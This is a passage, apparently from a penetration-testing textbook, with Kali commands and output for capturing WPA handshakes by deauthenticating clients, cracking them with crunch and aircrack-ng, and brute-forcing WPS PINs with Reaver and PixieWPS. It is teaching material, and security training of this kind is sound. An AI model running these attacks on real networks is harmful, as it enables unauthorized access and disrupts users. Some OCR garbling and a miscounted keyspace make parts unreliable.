- In order to do this, we'll first need to ensure that our adapter is properly installed and seen by the USB controller using: **airmon-ng**.

  We should be able to see the adapters connected for our system, as with the following screenshot.

  Remember, wlan0 corresponds in our system to the built-in adapter, which aircrack-ng is unable to support per the?????? In the Driver column.


  The USB adapter's Ralink driver is a commonly integrated one, and supported by aircrack-ng. The drivers for this adapter were included in Kali, but we should follow the instructions for any other adapters to ensure it is configured properly before attempting to use it:

```
10.5.8.74 - PuTTY
root@Kali_Pi:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           ??????          Broadcom 43430
phy1    wlan1           rt2800usb       Ralink Technology, Corp. RT5372

root@Kali_Pi:~#
```


- **Tip**

  Please note, the interface we are using to monitor and sniff is unable to provide network access to the Raspberry Pi, so we will need to either use the included Ethernet port or the built-in wireless to attach and provide connectivity.

- We'll now enable the Panda USB adapter for monitoring using the following command: **airmon-ng start wlan1**
- We can substitute for wlan1 the identifier of our intended wireless adapter. The results will look like this:



- As we can see, we now have a monitoring interface named wlan1mon that is available to sniff traffic for us. We can start seeing what networks are available using the airodump-ng command and after capturing for some time, by pressing *Ctrl +* C to quit the process: **airodump-ng wlan1mon**




- We need to pick an SSID/BSSID that corresponds to our target network, and once we've done that, we'll want to copy or write down the BSSID and channel of the target AP and commence our capture using the following command: ***airodump-ng -c [channel] --bssid [bssid] -w / [location & name to store the capture] [monitor interface ID]***

  In our case, it will be as follows:

  Airodump-ng -c 7 --bssid 88:F0:31:B0:22:50 –w /root/Desktop/WPA_Crack wlan1mon

- This will continually monitor the network we have picked out in more detail. What we really want to see is the clients in the lower table, which we will eventually want to spoof into reauthenticate so we can capture it:




- Now that we see there is adequate activity, we want to force one of these unwitting clients to re-authenticate, at which time we'll get to capture a copy of the encrypted handshake for our uses. We can do that using a second terminal session (leaving airodump-ng running in the first) and using airplay-ng to force a poor client off the net temporarily using the following command:

  aireplay-ng -0 2 -a [the router's bssid] –c [target client's bssid] [interface we're monitoring]

  In our scenario, here is what we entered:


  aireplay-ng -0 2 -a 88:F0:31:B0:22:50 –c 18:B4:30:29:4E:DB wlan1mon

- This will result in the following messages, which shows that we at least attempted to deauthenticate the host by impersonating the base station. We may need to repeat this multiple times, in the hope that the host interprets it as a deauthentication and attempts to re authenticate with a WPA handshake:



- What we are looking for is for the first window to be updated with the WPA handshake: [MAC Address] line, as seen in the upper left-hand side of the display:

- Once this has happened, we have what we need a packet capture that includes the WPA handshake, with the ever-important **Private Transient Key** in a .cap file, encrypted to protect the target network, but not impervious.



3.4.3.1.1.1 Cracking the key

Most hacking techniques where cracking passwords are concerned use wordlists, in what are known as **brute force** or **dictionary attacks.**


These attacks involve trying every possible combination of passwords to guess the right one. If we attempt this on the live target, this can quickly get us into trouble or end our job prematurely, so this capture affords us the opportunity to attempt those guesses to arrive at the same conclusion without ever failing a live authentication event.

- **Brute force attacks** (sometimes called alphabet attacks) generate an entire namespace and thus can take longer to process but are very likely to guess the passphrase.
- **In Dictionary attacks**, wordlists can be generated or borrowed from many resources, and can often include known default passwords, commonly used passphrases, and if we've done our Recon homework, even draw inspiration from our target environment's users and administrators.
- We can even build **rainbow tables**, which are pre-calculated hashes of the wordlists that can be generated ahead of time, but help us more quickly determine the keys when we're actively engaged with the target environment. For brute force attacks, what we save by not narrowing down the list we pay for in processing, but rainbow tables can shift some of that workload.
- One of the more popular tools that can help us in manual wordlist generation is: **crunch**.

  Its use is simple, we can tell crunch how many minimum and maximum characters are in our potential password, enumerate the eligible characters, and pass them to the aircrack-ng tool to attempt a guess of the WPA/WPA2 passphrase. This would look something like this:

  crunch [min char] [max char] {char set] | aircrack-ng -e [SSID Name] -w -/[location & name to store the capture]
- **For our target SSID and capture file, that looks like this:**

  Crunch 8 8 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 | aircrack-ng -e PENTEST_NET-w - /root/Desktop/WPA_Crack-01.cap



Aircrack-ng 1.2 rc4
[00:00:04] 171 keys tested (40.52 k/s)
Current passphrase: aaaaaagq
Master Key : B8 2C F7 1A CB 44 7D F2 99 B1 13 3A 62 08 35 34
94 E8 BB E9 D2 9E F5 23 FB F9 E0 49 CA A4 0E F0
Transient Key : 61 AB E3 46 57 30 CC 1A E2 F9 77 F8 C1 F9 AE 89
CE A7 D1 19 40 BD 72 EF 15 0C 23 1F 5F FB 6E 38
CA 8F D0 39 05 46 25 68 5C C3 08 A9 64 16 87 C3
B8 E8 CF 42 66 0A 85 FB D1 C3 4E 8F B5 5E 16 AA
EAPOL HMAC : AE 0B 3D 1F A8 E9 78 A5 14 0E 72 EA 25 6E DC F2

As we can see in the preceding screenshot, this is a dictionary attack that will systematically attempt every combination of valid characters from the minimum character size to the maximum size and report back once it finds an answer. This effort will take some time, and for most use cases is best performed on a wellequipped C&C machine due to the heavy compute workload that it presents.

We can also reduce the time to find our answer by eliminating ineligible characters and tightening our max and min size differential, as well as by finding a beefier machine. Efficient cracking platforms often employ multiple CPUs, or better yet, multiple **Graphical Processing Units (GPUs)** to leverage the super-scalable and massively multicore architectures. On a C&C Kali VM running on our Macbook Pro, a crack of our test network can take a huge amount of time (read weeks).

Repeating that on the Raspberry Pi would take many years, even with the namespace confined to an eight-character length. We should cut these smaller machines some slack - there are over 218 trillion possible combinations, so we're certainly asking a lot of our lab boxes.

Obviously, Recon can reduce this time significantly, and the balance between time and complexity will drive custom word lists versus the simple brute force of crunch. Additional tools, such as CeWL, can help record commonly used components of a passphrase (company name, birthdays, landmarks nearby, and so on) to further reduce the processing demands. Attackers also rent massive computers or cloud-based capabilities to assist with key cracking.

- **Tip**

As a side note, if nothing else convinces us to use complex, long, non-dictionary passphrases in our own lives, nothing else will.

Computers available to hackers follows Moore's Law, so we need to ensure we keep pushing the bar impossibly high so that our networks are secure to available resources for that time.

Other methods also exist that can speed up cracking WPA or WPA2 involve precalculating more permanent aspects of the handshake's algorithm. One such mode involves the Pairwise Master Key (PMK), which is the actual pre-shared key or AES key used to seed the one-time password used per authentication.

If we allow a tool such as airolib-ng to predetermine these seed hashes, we can improve our C&C machine's speed to evaluate keys from roughly 1600-2000 keys per second to a whopping 50,000 or more.

There are a slew of other tools that take alternative approaches, such as coWPAtty , genpmk , oclhashcat , Pyrit , and others, each of which can help tune our speeds and timing, pre-load wordlists or intermediate steps, or use permutation and mangling to narrow down possibilities and accelerate our efforts greatly.

3.4.3.1.2 Reaver (Stress Testing)

Reaver implements a brute force attack against Wi-Fi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases.

Reaver has been designed to be a robust and practical attack against WPS and has been tested against a wide variety of access points and WPS implementations.

On average Reaver will recover the target AP's plain text WPA/WPA2 passphrase in 4-10 hours, depending on the AP. In practice, it will generally take half this time to guess the correct WPS pin and recover the passphrase

Source: https://github.com/t6x/reaver-wps-fork-t6x

- **Tools included in the Reaver package**

- wash – Wi-Fi Protected Setup Scan Tool, **Example**

Scan for networks using the monitor mode interface ***(-i wlan0mon)*** on channel 6 ***(-c 6)***, while ignoring frame checksum errors ***(-C)***:


```
root@kali:~# wash -i wlan0mon -c 6 -C
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
E0:3F:49:6A:57:78    6  -73  1.0  No   Unknown   ASUS
```

- **Reaver – Wi-Fi Protected Setup Attack Tool, Example**

Use the monitor mode interface **(-i mon0)** to attack the access point **(-b E0:3F:49:6A:57:78)**, displaying verbose output **(-v)**:

```
root@kali:~# reaver -i wlan0mon -b E0:3F:49:6A:57:78 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from E0:3F:49:6A:57:78
[+] Associated with E0:3F:49:6A:57:78 (ESSID: ASUS)
[+] Trying pin 12345670
```

3.4.3.1.2.1 Reaver + PixieWPS – Tool to Bruteforce the WPS of a WiFi Router



- **Reaver** is a tool to brute-force the WPS of a Wi-Fi router.
- **PixeWPS** is a new tool to brute-force the exchanging keys during a WPS transaction. First, let's get to know what WPS is.
- **WPS** is Wi-Fi Protected Setup designed to quickly & easily authenticate a client to an AP mainly aimed for home users.

- In WPS, the Access Point & the Client exchange a series of "***EAP messages***".
- At the end of this transaction, the Client will have the "***encryption key & the AP's signature***" so that it's ready to be connected to the encrypted network.
- After this is complete, the AP disassociates with the client.
- Then the client re-associates with the new "***credentials & signatures***".
- One important thing to note here is, the actual passphrase is not exchanged during WPS initiation. Instead, an eight-digit pin is used for authentication. Using such a **"*pin*"**, the client is first authenticated and then the actual passphrase is exchanged.

In 2011, a security researcher named "Stefan Viehböck" discovered a flaw in this implementation. The concept he introduced was based on the following facts:


- Out of the 8 digits of the PIN, the last digit is a checksum, which leaves 7 digits to guess.
- The PIN is validated by dividing it into 2 halves. So, first half leaves 10^4 = 10,000 guesses & 2nd half leaves 10^3 = 1000 guesses. So, a total of 11000 guesses only, where it should be 10^8 = 100000000 guesses.

So, there is a drastic reduce in the number of guesses and eventually, it can be brute force in lesser time periods. A Reaver is a tool which does the same. It does an online attack on a WPS enabled AP trying out about 11000 PINS.

Recently, a newer flaw was discovered by a security researcher named Dominique Bongard. He discovered that lack of randomization in the components of the 2 halves of the PIN would make offline brute forcing possible. While the 2 halves of the PIN are exchanged, if the components of these packets are not properly randomized, the real PIN generated by Reaver could be used to perform an offline attack. The PIN from Reaver is put against the hashes received which confirms the real PIN.

Then this PIN can be used by Reaver to perform an online attack against the router to get the real passphrase.

- **Pixie Dust Attack (schematic)**



This attack is only applicable to vulnerable devices. & the attack is called PixieDust. PixieWPS is a tool which finds the WPS PIN from the captured hashed. Pixie WPS can be executed alone or with the updated Reaver package.

- **Scenario**

Attacker – Kali Linux(Sana) Machine (not VM)

Target – Belkin AP

- **Step 1: Initial Setup**

Start monitor interface in order to start capturing packets from air.


- Command: service network-manager stop
- Command: airmon-ng check

Kill interfering processes. Do this repeatedly for all processes until airmon-ng check gives “no interfering” output.

- Command: kill -9 <pid>

Start the monitor interface.

- Command: airmon-ng check
- Command: iwconfig
- command: airmon-ng start wlan0 <replace with yours>



Reaver Initial Setup

Reaver Initial Setup

- **Step 2: Start Capture & select target.**

Airodump dumps the packets received on the monitor interface. We can choose whether or not to write the packets to a file. A full tutorial on this will be coming in the near future.


- command: airodump-ng wlan0mon <replace with yours>

Starting Capture

Executing Airodump actually turns the terminal to an updating terminal which shows all information. Note the target BSSID, channel & ESSID. Press control+c to stop airodump.


Run reaver with relevant info.

- command: reaver -i wlan0mon <replace with yours> -b <bssid> -c <channel no> -K 1 –vv



Capture & Reaver Output

From the above figure, we can get the MAC of our target. Make a note of this, then run Reaver.



Pixie Output

There you have the passphrase & the PIN. Thus, this is a combined Offline – Online attack which can be run against wireless access points during Wireless Penetration tests. Interestingly, PixieWPS finds out a lot of other information like the model number of the AP, manufacturer etc. So, during tests, one can use this to search for common-known vulnerabilities of the specific AP.

For best performance of the attack use Alfa Network AWUS036NH or similar mode.

3.4.5 Privilege escalation

The most common tool can be use in privilege escalation is Netcat

3.4.5.1 Netcat

(or nc) is a command-line utility that reads and writes data across network connections, using the TCP or UDP protocols. It is one of the most powerful tools in the network and system administrator's arsenal, and it as considered as a Swiss army knife of networking tools.

Netcat is cross-platform, and it is available for Linux, macOS, Windows, and BSD. You can use Netcat to debug and monitor network connections, scan for open ports, transfer data, as a proxy, and more.

The Netcat package is pre-installed on macOS and popular Linux distributions like Ubuntu, Debian or CentOS.

- **The most basic syntax of the Netcat utility takes the following form:** nc [options] host port (its TCP by default)
